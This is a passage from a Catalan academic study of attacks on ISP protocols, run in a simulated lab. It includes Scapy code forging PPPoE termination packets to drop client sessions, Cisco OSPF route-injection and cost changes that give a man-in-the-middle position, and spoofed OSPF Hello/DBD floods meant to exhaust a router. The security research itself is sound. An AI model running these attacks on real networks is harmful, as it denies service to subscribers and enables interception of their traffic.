Al tractar-se d'un protocol de tanta rellevància per a la xarxa d'una ISP, els atacs a aquest, en cas de tenir èxit poden comportar problemes molt grans sobretot quan es tracta de denegacions de serveis, ja que els clients depenen completament d'aquest protocol per poder disposar d'accés a internet. Tot i això, PPPoE resulta un protocol robust i bastant protegit per al que ha resultat difícil durant aquest treball de trobar tècniques o atacs basats en aquest. Els pocs que s'han trobat han suposat tot un repte a l'hora d'entendre el seu funcionament i en la majoria de casos ha sigut impossible realitzar exemples degut a la complexitat que suposa dur-los a terme i la manca de capacitats tècniques i coneixements dels que es disposen per executar-los. Tot i així s'ha realitzat un exercici d'estudi d'algun d'aquests atacs de cara a entendre com es podria interrompre el seu correcte funcionament i que es podrà llegir als següents capítols de l'apartat.

### TERMINACIÓ DE SESSIONS AMB MISSATGES PADT (CLIENT DOS)

Un dels tipus de missatges que no s'han mencionat a la introducció d'aquest apartat són els PADT[131]. Aquest missatge que pot ser enviat tant per el client com per el servidor indica a l'altre punt amb el que es disposa de sessió que aquesta s'ha de finalitzar. No és d'estranyar per tant que es pugui veure l'ús d'aquest missatge com a mitjà per realitzar atacs de denegació de serveis sobre clients. En aquest apartat es presenta una possible aplicació d'aquest atac i el seu objectiu no serà altre que la terminació de sessions de clients, que tot i que no resulta en conseqüències molt greus per a la xarxa si que resultarà una inconveniència per el servei que la ISP ofereix als seus clients. L'atac plantejat amb Scapy és molt senzill, però necessita d'uns requisits molt específics que no sempre es podran donar.

***Nota****: Scapy és una eina que permet treballar amb paquets de xarxa i que es podrà veure descrita amb més detall en d'altres apartats.*

### REQUISITIS


Es requereix d'una posició MiTM entre el servidor PPPoE i els clients o bé comprometre el servidor en si mateix de cara a poder capturar els identificadors de sessions.

---

[131] *PPPoE Active Discovery Terminate*

EXECUCIÓ

L'execució d'aquest atac s'inicia amb l'obtenció de l'identificador de sessió entre un client i el servidor. Aquest valor es pot trobar a la majoria de paquets PPPoE sota el nom de *Session-ID* i és un valor que s'ha assignat per part del servidor i que s'envia per primera vegada amb el missatge PADS[132].




*Il·lustració 27 - PPPoE Discovery header*

Una vegada s'ha obtingut l'identificador, aquest s'emmagatzema en una variable amb Scapy juntament amb l'adreça MAC del client en la forma de parell de valors, que es podran emmagatzemar per múltiples clients i així realitzar un atac multi dirigit.

```
pppoe_session=[2, '0c:2b:f2:74:00:00']
```

Seguidament es realitza la construcció del paquet PADT

```
fake_PADT =  Ether(src='0c:2b:f2:74:00:00', dst='0c:b9:61:3a:00:01')
             / PPPoED(version=1, type=1, code=167, sessionid=2)
```

Addicionalment s'ha de construir el paquet PPP, ja que tal i com s'ha observat al estudiar ambdós protocols, al forçar el tancament d'una sessió PPPoE, primer s'envia una terminació de PPP seguit del PADT. Quan es construeixin els missatges amb Scapy cal revisar correctament la documentació d'aquesta contribució, ja que existeixen petites diferencies de construcció de paquets segons el tipus.

En aquest cas, el PADT s'ha de construir amb PPPoED() mentre que el missatge previ de PPP i LCP fan ús de la capçalera *PPPoES()* o session information.

```
fake_termination = Ether(src='0c:2b:f2:74:00:00', dst='0c:b9:61:3a:00:01')
                         / PPPoE(version=1, type=1, code=0, sessionid=2)
                         / PPP(proto=0xc021)
                         / PPP_LCP_Terminate(code=5, id=2)
```

Per últim s'envien els dos missatges per realitzar la finalització forçada de la sessió. En cas de disposar de múltiples víctimes simplement s'haurà de procurar que ambdós missatges per a cada víctima sigui consecutiu, ja que si PPP realitza un ECHO_REQUEST amb un missatge PPP_LCP pel mig, l'efecte no serà l'esperat. Per evitar aquest comportament inesperat es pot contemplar generar amb Scapy un ECHO_REPLY amb codi 3 (unreachable) i afegir-ho a cada parella de paquets per intentar evitar que els PPP_LCP mantinguin viva la sessió (*No s'ha pogut comprovar*).

[132] *PPPoE Active Discovery Session-Confirmation*

```
end_session = (fake_termination, fake_PADT)

for p in end_session:

      sendp(p)
```

Tal i com s'ha comentat, aquest atac és relativament limitat i el seu impacte es redueix a la finalització d'una sessió, que serà renegociada de nou tan bon punt el client enviï de nou un PADI. Una evolució natural d'aquest atac seria doncs la de disposar també de la simulació d'un servidor PPPoE. Una vegada s'ha finalitzat una sessió i mitjançant la captura de paquets, s'hauria d'interceptar el primer PADI que aparegués per la xarxa per part del client al que s'ha atacat i realitzar l'inici de sessió amb aquest abans de que ho faci el servidor real mitjançant els PADO i PADS corresponents.

OBSERVACIONS ADDICIONALS SOBRE ATACS A PPPOE

Un servidor PPPoE, a banda de servir per generar sessions amb els clients realitza l'assignació de configuració a l'enllaç virtual entre els dos punts a través de PPP. Entre aquestes configuracions es pot trobar l'adreça IP que s'assigna, així doncs es pot entendre el servidor PPPoE com una espècie de DHCP. Aquest detall identifica un dels possibles objectius del procés d'intentar tancar per després renegociar sessions, i és el d'exhaurir l'espai d'adreces del que es disposa per als clients. Si s'aconsegueixen obrir prou sessions i assignar adreces, el servidor PPPoE es trobarà que no en disposa de més per assignar a nous clients, fet que degenerarà en una denegació de servei per exhauriment d'adreces.

Un enfocament similar a l'anterior seria el d'exhaurir identificadors de sessió d'un servidor. En aquest cas la direcció de l'atac seria l'invers, enviant missatges PADI per sol·licitar sessions falses a un servidor. Amb tot, aquests atacs poden arribar a ser molt complexes i es requereix d'una experiència amb l'ús d'eines com Scapy així com del funcionament del protocol per poder dur amb èxit atacs d'aquest tipus. Ara bé, si es du a terme amb èxit un atac d'aquest tipus, de la mateixa manera que passa amb OSPF, resultarà complicat per part de l'administrador de la xarxa de mitigar-ne els efectes, doncs resulta difícil rastrejar la procedència a simple vista i el més probable és que el servidor PPPoE s'hagi de reiniciar i re-configurar.

### ATACS ALS IGP[133]

A l'interior de xarxes com la de l'AS que s'està estudiant en aquest treball s'hi poden trobar protocols d'encaminament com OSPF[134], que s'encarreguen de distribuir els paquets cap a la ruta corresponent. Aquests resulten fonamentals per al funcionament d'una xarxa i si no es troben degudament protegits poden ser un dels principals objectius d'un atacant. Tot i que la majoria d'atacs a aquests protocols es realitzaran disposant d'accés al dispositiu, també es poden realitzar atacs sense haver d'accedir al dispositiu, simplement creant paquets artificials i enviant aquests a la xarxa per modificar el comportament del protocol. En cas de realitzar-ho mitjançant la fabricació de paquets, cal tenir molt clar el funcionament del protocol i l'estructura dels paquets. Es poden assolir diferents atacs cap a *OSPF* així com d'altres

[133] *Interior Gateway Protocol.*
[134] *Open Shortest Path First.*

protocols de la família IGP. La majoria treballen sobre la idea d'utilitzar els missatges que els dispositius que implementen *OSPF* per comunicar-se entre ells com són els *Hello, DBD, LSR, LSU i LSAck* i així modificar els estats en els que es pot trobar un dispositius que implementa aquest protocol: *Down, Attempt, Init, 2-Way, Exstart, Exchange, Loading i Full*.[135]

MITM

De la mateixa manera que mitjançant la creació de rutes estàtiques, si l'atacant simula ser un encaminador més de l'àrea *OSPF* (o es disposa ja d'accés a un d'aquests dispositius) i les configuracions de la resta d'encaminadors que s'ataquen no són les correctes, es pot arribar a redirigir tot el trànsit cap una màquina atacant que disposaria de la possibilitat d'analitzar aquest. Per a realitzar-ho només caldria fabricar els paquets adients mitjançant encaminadors simulats a la màquina atacant, que enviïn els paquets corresponents i estableixin que la millor ruta per a encaminar els paquets és la que passa per l'encaminador fals. Alguns *routing suites*[136] (simuladors d'encaminadors) com Quagga[137], FRRrouting[138] o Bird[139] entre d'altres, permetran la creació d'un encaminador fals que implementarà diferents protocols d'encaminament. Una vegada es trobi tot en funcionament, amb capturadors de paquets com *Wireshark* es podrà analitzar el trànsit de la xarxa, obtenir informació addicional i generar una posició d'atac (normalment de denegació de serveis) al protocol que s'estigui utilitzant.

BREU RESUM D'OSPF

OSPF és un protocol d'encaminament intern que es basa en els paràmetres i estat dels enllaços (Link State Routing) que uneixen els diferents dispositius que l'implementen i que comparteixen rutes d'encaminament entre ells. Entre tots els elements que formen el conjunt del protocol n'hi alguns que cal conèixer en profunditat per entendre com es pot arribar a atacar aquest protocol:

- Àrea OSPF
    - Es tracta de l'àrea o domini per a la qual es cercaran i s'emmagatzemaran rutes d'encaminament. No es disposarà a les taules d'encaminament informació sobre la ruta a un dispositiu fora del domini d'aquesta.
- Taules OSPF
    - Taula de veïns que conte una llista de tots aquells veïns que formen part de l'àrea OSPF.
    - Taula d'encaminament que conté una llista del millor camí cap a cada xarxa o subdomini conegut al que es pot accedir a l'àrea.
- Paquets OSPF

---

*135 Understand OPSF Neighbour States – Technotes, Cisco*
*136 Conjunt de protocols d'encaminament de paquets IP.*
*137 Quagga Routing Software Suite – Quagga*
*138 FRRouting Project – A Linux Foundation Collaborative project*
*139 Bird Internet Routing Daemon - Bird*

    - *Hello*: Utilitzats quan es vol establir connexió amb possibles veïns que formin part de l'àrea.
    - *Link State Request*: Sol·licitud d'informació a un veí per a l'obtenció de les seves taules d'encaminament o la base de dades.
    - *Link State Update*: Resposta a un veí que sol·licita actualització de dades.
    - *Link State Acknowledgement*: Resposta a l'obtenció de dades d'un veí (similar als ACK que es poden observar en el protocol TCP).

- Classificació dels dispositius en una àrea
    - DR (Designated Router).
    - BDR (Backup Designated Router).

- Formació d'adjacències i compartició de dades
    - Els encaminadors que implementen OSPF envien un paquet *Hello* per totes les interfícies (*broadcast* excepte a interfícies passives, veure més endavant), paquet que inclou diferents paràmetres i configuracions del protocol.
    - Una vegada formades les adjacències, s'intercanvien les bases de dades, amb prioritat per a les que pertanyen al dispositiu amb més prioritat (configurada manualment o en el seu defecte per ID del dispositiu).
    - Es comparen les bases de dades rebudes amb la pròpia i s'envien sol·licituds per aquelles xarxes per a les quals no es disposa de camí.
    - Es respon a sol·licituds i s'accepten respostes a aquestes.

- Tipus d'enllaç
    - Interfície Activa on els missatges anteriors s'enviaran per aquestes.
    - Interfície Passiva on els paquets OSPF no s'enviaran per aquestes.

Aquest protocol, així com d'altres protocols de la família IGP són de vital importància en xarxes de certa complexitat o extensió com és el cas de la xarxa d'una ISP, ja que l'ús de CGNAT així com l'assignació dinàmica d'adreces i la gran quantitat d'aquestes que s'han de gestionar fan inviable la gestió d'encaminament mitjançat rutes estàtiques. Amb tot això, OSPF és un protocol de certa complexitat i per poder ser explotat requereix de l'existència de certs requisits previs, requisits que moltes vegades es poden complir degut a la manca de rigorositat a l'hora de configurar els diferents dispositius per part dels responsables de la xarxa. A continuació es descriuen alguns dels atacs que es poden dur a terme en una xarxa que implementi OSPF.

***Nota:*** *Per a exemplificar d'una manera propera a la realitat aquests atacs resulta vital l'ús d'eines que simulin un encaminador fals, des d'on executar els atacs com per exemple paquets de protocols d'encaminament per simular dispositius com FRR o Bird entre d'altres (veure Routing Suites) així com eines de fabricació de paquets com Scapy. Degut a la complexitat d'aquestes eines s'han simplificat aquestes i es farà ús directament d'un encaminador que simularà l´ús d'aquestes eines com si de la màquina atacant es tractés. En treballs futurs es contempla l'estudi, posada en marxa i pràctica en GSN3 d'aquestes eines.*

## INJECCIÓ DE RUTES I CAPTURA DE TRÀNSIT (MITM)


Una de les maneres en les que es pot explotar OSPF és la manipulació del sistema de costs i prioritats per modificar les rutes escollides dins de la xarxa. Aquesta modificació pot ser d'utilitat per generar una posició MiTM des de la que poder capturar informació sensible entre dispositius.

### REQUISITIS

És requisit indispensable poder capturar en primer lloc missatges *Hello* d'algun dispositiu d'una àrea OSPF, ja sigui per mitjà d'una interfície mal configurada que no s'ha establert com a passiva i/o al haver compromès un dispositiu de la pròpia àrea OSPF.


### EXECUCIÓ

Basant-se en la topologia de la Xarxa 3, en aquest cas la porta d'enllaç d'una de les Lans a nivell d'enllaç s'ha pogut comprometre. Al realitzar captures de paquets sobre la interfície *upstream* d'aquest dispositiu s'observen entre d'altres els següents paquets *Hello* que indiquen que OSPF podria trobar-se mal configurat i per tant seria susceptible a explotació




*Il·lustració 28 - Captura paquets OSPF,* ***Wireshark***

Per simplificar l'exemple dels atacs s'utilitzarà la següent topologia, de cara a reduir variables i mostrar amb més claredat les tècniques que es posen en pràctica en aquest apartat.




*Il·lustració 29 - Topologia per a l'exemple OSPF*

El primer pas a dur a terme és el de poder establir adjacència, per tant es configurarà OSPF al dispositiu Atacant o es generaran paquets OSPF amb un encaminador fals en el cas d'estar utilitzant algun *routing suite* per falsificar encaminadors. Es configura el dispositiu amb les comandes adients perquè generi adjacència i les xarxes que haurà d'incloure aquest són aquelles per les que es reben missatges OSPF ja que així es podran modificar rutes més endavant.

```
router ospf 123

router-id 1.2.3.4

network 10.0.0.4 0.0.0.3 area 10
```

```
network 10.0.0.8 0.0.0.3 area 10
```

El protocol OSPF entrarà en funcionament i es generà l'adjacència amb tots aquells dispositius OSPF i s'inicia el procés de compartir base de dades i actualitzar les LSA tal i com es pot veure a la captura de trànsit de la imatge següent.

| | | | | | |
|---|---|---|---|---|---|
| 53 | 151.906348 | 10.0.0.9 | 224.0.0.5 | OSPF | 94 Hello Packet |
| 54 | 151.911046 | 10.0.0.10 | 10.0.0.9 | OSPF | 78 DB Description |
| 55 | 151.915409 | 10.0.0.9 | 10.0.0.10 | OSPF | 78 DB Description |
| 56 | 151.918565 | 10.0.0.10 | 10.0.0.9 | OSPF | 94 Hello Packet |
| 57 | 151.925241 | 10.0.0.10 | 10.0.0.9 | OSPF | 178 DB Description |
| 58 | 151.930698 | 10.0.0.9 | 10.0.0.10 | OSPF | 98 DB Description |
| 59 | 151.934524 | 10.0.0.10 | 10.0.0.9 | OSPF | 78 DB Description |
| 61 | 152.427120 | 10.0.0.9 | 224.0.0.5 | OSPF | 122 LS Update |
| 62 | 152.461520 | 10.0.0.9 | 224.0.0.5 | OSPF | 94 LS Update |
| 63 | 153.726790 | 10.0.0.10 | 224.0.0.5 | OSPF | 110 LS Update |
| 64 | 153.892453 | 10.0.0.10 | 224.0.0.5 | OSPF | 94 Hello Packet |
| 65 | 154.956328 | 10.0.0.10 | 224.0.0.5 | OSPF | 98 LS Acknowledge |
| 66 | 156.255296 | 10.0.0.9 | 224.0.0.5 | OSPF | 78 LS Acknowledge |

*Il·lustració 30 - Captura paquets OSPF, Wireshark*

Arribats a aquest punt, el dispositiu atacant ja forma part de l'àrea OSPF. Ara bé, la comunicació entre *Victima1* i *Victima2* encara es realitza per la ruta més curta, ja que de passar per el dispositiu atacant aquesta tindria un cost més alt. En aquest exemple **es presenten dues opcions per assolir una posició MiTM**, la **d'injecció** d'una ruta estàtica que es distribuirà a tota l'àrea OSPF i la de **modificació** de costs de rutes.

- INJECCIÓ DE RUTA


  Des del dispositiu atacant s'indicarà a la configuració OSPF que es volen distribuir rutes amb la comanda

  ```
  redistribute static metric 0
  ```

  Seguidament es crearan les rutes, en el cas de l'exemple, s'indicarà que per arribar a SNIFFED(10.0.0.11), la ruta a seguir serà per la interfície de l'atacant g0/0 (altrament es pot indicar una adreça)

  ```
  ip route 10.0.0.11 0.0.0.0 g0/1
  ```

  La injecció de la ruta es pot validar quan s'observen nous missatges OSPF compartint aquesta nova ruta





*Il·lustració 31 - Captura i anàlisi de paquet OSPF, **Wireshark***

I mitjançant la captura de paquets per part de l'atacant que van destinats a un altre dispositiu es pot confirmar la creació d'una posició MiTM (*imatge 1*). Addicionalment la comanda `show ip route` en un dels dispositius atacats de l'àrea OSPF disposa de la ruta injectada a la seva taula (*imatge 2*)

| | | | | | |
|---|---|---|---|---|---|
| 8 | 10.260482 | 192.168.1.2 | 10.0.0.11 | ICMP | 98 Echo (ping) request id=0xafad, se |
| 9 | 11.262966 | 192.168.1.2 | 10.0.0.11 | ICMP | 98 Echo (ping) request id=0xb0ad, se |
| 10 | 11.662604 | 10.0.0.9 | 224.0.0.5 | OSPF | 94 Hello Packet |
| 11 | 12.267716 | 192.168.1.2 | 10.0.0.11 | ICMP | 98 Echo (ping) request id=0xb1ad, se |
| 12 | 13.271335 | 192.168.1.2 | 10.0.0.11 | ICMP | 98 Echo (ping) request id=0xb2ad, se |
| 13 | 13.392102 | 10.0.0.10 | 224.0.0.5 | OSPF | 94 Hello Packet |
| 14 | 14.274007 | 192.168.1.2 | 10.0.0.11 | ICMP | 98 Echo (ping) request id=0xb3ad, se |
| 15 | 16.022949 | 0c:12:cf:0d:00:01 | 0c:12:cf:0d:00:01 | LOOP | 60 Reply |

*Il·lustració 32 - Interceptació de Paquets, **Wireshark***




*Il·lustració 33 - Taula de Rutes Cisco 2*

- MODIFICACIÓ DE COSTS DE RUTA

  La segona opció o camí a prendre per obtenir una posició MiTM seria la de modificar o més aviat manipular els costs de ruta. Aquesta opció requerirà d'errors en configuració addicionals, com una mala assignació de costs a l'hora de configurar l'àrea OSPF. En l'exemple que s'està utilitzant, una vegada el dispositiu atacant es troba ja dins l'àrea OSPF, es pot obtenir una representació dels costs de rutes actuals amb la comanda *show ip ospf rib*

```
OSPF local RIB

Codes: * - Best, > - Installed in global RIB

*>  10.0.0.0/30, Intra, cost 20, area 10

      via 10.0.0.5, GigabitEthernet0/0

      via 10.0.0.9, GigabitEthernet0/1

*   10.0.0.4/30, Intra, cost 10, area 10, Connected

      via 10.0.0.6, GigabitEthernet0/0

*   10.0.0.8/29, Intra, cost 10, area 10, Connected

      via 10.0.0.10, GigabitEthernet0/1

*   192.168.1.0/24, Intra, cost 11, area 10

      via 10.0.0.5, GigabitEthernet0/0

*   192.168.2.0/24, Intra, cost 11, area 10

      via 10.0.0.9, GigabitEthernet0/1
```

D'aquesta informació es pot treure la següent conclusió:

- Les interfícies de les víctimes tenen configurat un cost de 10 si realitzem una divisió de nombre de salts i es te en conte el cost de les interfícies per al dispositiu atacant.
- Les interfícies que haurien d'ésser passives, tenen el cost per defecte que serà d'1.

Com que existeix aquesta diferencia de cost entre les dues interfícies dels dispositius víctima, serà possible realitzar l'atac, en canvi si totes les interfícies disposessin del mateix cost seria impossible assolir un menor cost de ruta, ja que el mínim per aquesta és de 1. Per tant, es proposa en aquest cas assolir una posició MiTM entre *víctima*1 i *víctima2*. Per a fer-ho simplement s'haurà d'aconseguir que el cost de la ruta entre *victima1* i *victima2* que passi per *atacant* sigui menor que el cost de la ruta actual.

```
Cost Actual

Victima1 ---- Cost = 10 ---> Victima2 , Total = 10

Victima1 ---- Cost = 01 ---> Atacant ----> Victima2 , Total = 11


Objectiu

Victima1 ---> Atacant ----> Victima2 , Total < 10
```

Es canvia el cost de les interfícies del dispositiu atacant a 2

```
ip ospf cost 2
```

Es comprova mitjançant la captura de paquets que s'està rebent el trànsit que va de *víctima1* a una xarxa de *victima2* (S'exemplifica amb un ICMP REQUEST de la primera a la segona.)

```
901 1598.733392   192.168.2.1     10.0.0.5        ICMP     114 Echo (ping) reply    id=0x000b,
902 1598.740601   192.168.2.1     10.0.0.5        ICMP     114 Echo (ping) reply    id=0x000b,
903 1598.746272   192.168.2.1     10.0.0.5        ICMP     114 Echo (ping) reply    id=0x000b,
904 1598.754437   192.168.2.1     10.0.0.5        ICMP     114 Echo (ping) reply    id=0x000b,
905 1598.760294   192.168.2.1     10.0.0.5        ICMP     114 Echo (ping) reply    id=0x000b,
```

*Il·lustració 34 - Interceptació de paquets 2,* ***Wireshark***

Ruta amb la comanda `traceroute` per confirmar el nou encaminament,

```
Tracing the route to 192.168.2.1
VRF info: (vrf in name/id, vrf out name/id)
  1 10.0.0.6 5 msec 6 msec 4 msec
  2 10.0.0.9 10 msec 5 msec 6 msec
```

*Il·lustració 35 - Ruta mitjançant* ***Traceroute***

Així doncs, si es comprova que els costs de ruta estan modificats i no s'ha realitzat aquesta configuració correctament, es podrà injectar una ruta amb menor cost i redirigir trànsit i per tant creant una MiTM.

### SOBRECÀRREGA DE LA XARXA I DESBORDAMENTS DE TAULES D'OSPF (DOS AMB SCAPPY)

Una manera de provocar una denegació de serveis en un encaminador és mitjançant la sobrecàrrega de processament i emmagatzematge de rutes. Per a realitzar aquest atac existeixen eines com Scapy, creada per fabricar, manipular i interactuar amb paquets de xarxa. Es tracta d'una eina de certa complexitat i gran potencial i és per això que no entra dins l'abast d'aquest treball descriure-la en profunditat. Un punt de partida per iniciar-se en el seu aprenentatge i que s'han utilitzat per aprendre a utilitzar de manera bàsica l'eina poden ser documents com aquest[140] o la pròpia documentació oficial[141] de l'eina.

OSPF és un protocol robust i previsible i com s'ha vist en l'anterior tècnica de MiTM, es genera una comunicació entre dispositius de l'àrea cada vegada que la base de dades d'un procés OSPF d'aquests canvia, en forma de *LSA Updates*, *Requests* i *Acknowledgements*. En aquest apartat s'explora la possibilitat de generar i enviar paquets construïts amb Scapy amb la


[140] *Scapy in 0x30 minutes, GreHack 2022 / Guillaume Valadon – guedou Github*
[141] *Scapy Documentation - Scapy*

intenció de disparar aquesta comunicació, de manera constant i amb molta freqüència per saturar la capacitat de la xarxa  per gestionar tot aquest trànsit. L'atac en qüestió intentarà realitzar la formació d'una adjacència entre la màquina atacant i la víctima mitjançat l'enviament de paquets *Hello* i *DBD*, sense acabar de respondre a aquests últims. La víctima, una vegada hagi rebut paquets *Hello* i *DBD* intentarà comunicar-se amb l'atacant mentre el *Dead-Timer* d'OSPF no expiri, transmetent missatges *DBD* a l'atacant de manera repetida, fet que s'espera que sobrecarregui la xarxa.

REQUISITIS

- És requisit indispensable poder capturar en primer lloc missatges *Hello* d'algun dispositiu d'una àrea OSPF, ja sigui per mitjà d'una interfície mal configurada que no s'ha establert com a passiva i/o al haver compromès un dispositiu de la pròpia àrea OSPF.
- Caldrà obtenir informació sobre aquests paquets de la víctima per poder fabricar els paquets falsos correctament.

Per poder realitzar una primera aproximació a aquest atac, s'ha simplificat la xarxa de la següent manera.




*Il·lustració 36 - Simulació Xarxa OSPF 2*

EXECUCIÓ

En primer lloc es realitzarà una captura d'un paquet *Hello* de la víctima per determinar entre d'altres l'àrea OSPF, direccions, versió, intervals o màscara de la interfície. Alguns d'aquests valors serà necessari que coincideixin perquè la víctima decideixi iniciar el procés de formació d'adjacència.

S'inicia Scapy i es carrega el paquet per treballar amb OSPF.

```
sudo ./run_scapy
```

```
load_contrib('ospf')
```

Es captura un paquet *Hello* de la víctima identificat clarament per l'adreça de destí. Addicionalment es pot emmagatzemar com arxiu *.pcap.*

```
vict_hello = sniff(filter="ip dst 224.0.0.5",count=1)[0]
```

Amb la informació d'aquest paquet es pot ja construir un paquet *Hello* adient per a enviar des de la màquina atacant.

```
ospf_hdr = OSPF_Hdr(area='0.0.0.10', src='2.2.2.2')
```

```
ospf_hello = OSPF_Hello(mask='255.255.255.252', options='E+L',
router='10.0.0.2')
```

```
ospf_lls = OSPF_LLS_Hdr(llstlv=LLS_Extended_Options(type=1, len=4,
options='\x00\x00\x00\x01'))
```

```
ospf = ospf_hdr / ospf_hello / ospf_lls
```

```
spoofed_hello_packet = Ether() / IP(dst='224.0.0.5', ttl=1) / ospf
```

Per comprovar que el paquet s'ha construït correctament s'enviarà aquest per la interfície per on s'ha rebut el paquet de la víctima.


***Nota:*** *Per raons que no s'han pogut determinar, en alguns casos es retorna un ICMP_Host Unreachable. Si es dona el cas, s'envia el paquet una segona vegada.*

```
sendp(spoofed_hello_packet)
```

***Actualització:*** *D'entre les raons de més pes que es creu poden estar fent que aquesta explotació i d'altres semblants estiguin fallant és el fet de com GSN3 genera les connexions entre dispositius (interfícies virtuals). S'ha provat modificant el camp TTL que es creu que és el causant d'aquests errors amb els paquets ICMP, tot i que encara no s'ha aconseguit reproduir l'error amb exactitud.*

Es pot comprovar que aquest ha sigut correctament fabricat i que funciona com és degut, tant per la captura d'aquest amb Wireshark(*Imatge 1*) com el fet de que l'encaminador inicia el procés de formació d'adjacència, ja que al passar l'interval *Dead-Timer*, aquest considera que el veí que havia enviat el *Hello* ja no es trobar disponible (*Imatge 2*).


*Il·lustració 37 - Cisco OSPF Process Message,* ***Wireshark***




*Il·lustració 38 - Intercanvi Hello Messages entre dos dispositius OSPF,* ***Wireshark***

Una vegada s'ha aconseguit fabricar un *Hello* al que respon correctament la víctima, caldrà fabricar l'altre tipus de paquet utilitzat en el procés de formació d'adjacències, el DBD.


```
ospf_dbd=OSPF_DBDesc()

ospf= ospf_hdr / ospf_dbd / ospf_lls

spoofed_dbd_packet = Ether() / IP(dst='224.0.0.5', ttl=1) / ospf
```

I es repeteix el procés d'enviament per comprovar que s'ha fabricat correctament. Per a emular el funcionament del procés caldrà enviar un *Hello* en primer lloc (repetir si aquest retorna un *ICMP Unreachable*) per seguidament enviar el missatge DBD.

```
sendp(spoofed_hello_packet)

sendp(spoofed_dbd_packet)
```

El comportament que s'ha pogut observar fins ara es correspon als canvis d'estat d'un procés OSPF següents:

```
Down --> Init --> 2-Way State --> DR-Election --> Exstart
```




*Il·lustració 39 - Captura d'Intercanvi de Missatges OSPF,* ***Wireshark***

El següent pas en l'establiment d'adjacències seria el de l'enviament de les capçaleres LSA per determinar futurs LSR i LSD d'ambdós dispositius, però per a aquest exercici no es contempla seguir amb el procés, ja que s'intentarà mantenir aquest estat per a que la víctima enviï de manera constant missatges DBD. Per a fer-ho s'haurà de mantenir un enviament constant de *Hello* dins del termini establert per el valor *Dead-Timer*, que en aquest cas és de 40 segons.

***Nota:*** *Degut al problema anteriorment mencionat, on sembla ser que el procés d'inici d'adjacència es cancel·la perquè es perd accés a la víctima (ECHO Unreachable), s'envia de nou tant els Hello com els DBD.*

```
sendp(spoofed_hello_packet)

sendp(spoofed_dbd_packet)

while(1):

  time.sleep(20)

  sendp(spoofed_hello_packet)

  sendp(spoofed_dbd_packet)
```

Una vegada s'ha comprovat que el procés funciona com s'havia plantejat (salvant errors relacionats amb l'entorn del treball) el següent objectiu serà el d'enviar missatges no només des d'un dispositiu sinó des de multitud de dispositius falsos mitjançant la creació de múltiples identificadors de dispositiu OSPF. **L'objectiu és exhaurir recursos de la víctima, que haurà de respondre a tots els processos de formació d'adjacències.**

```
spoof_list = []

for x in range(100):

   for y in range(250):

      ip = '2.2.' + str(x) +'.' + str(y);

      spoof_list.append(ip)
```

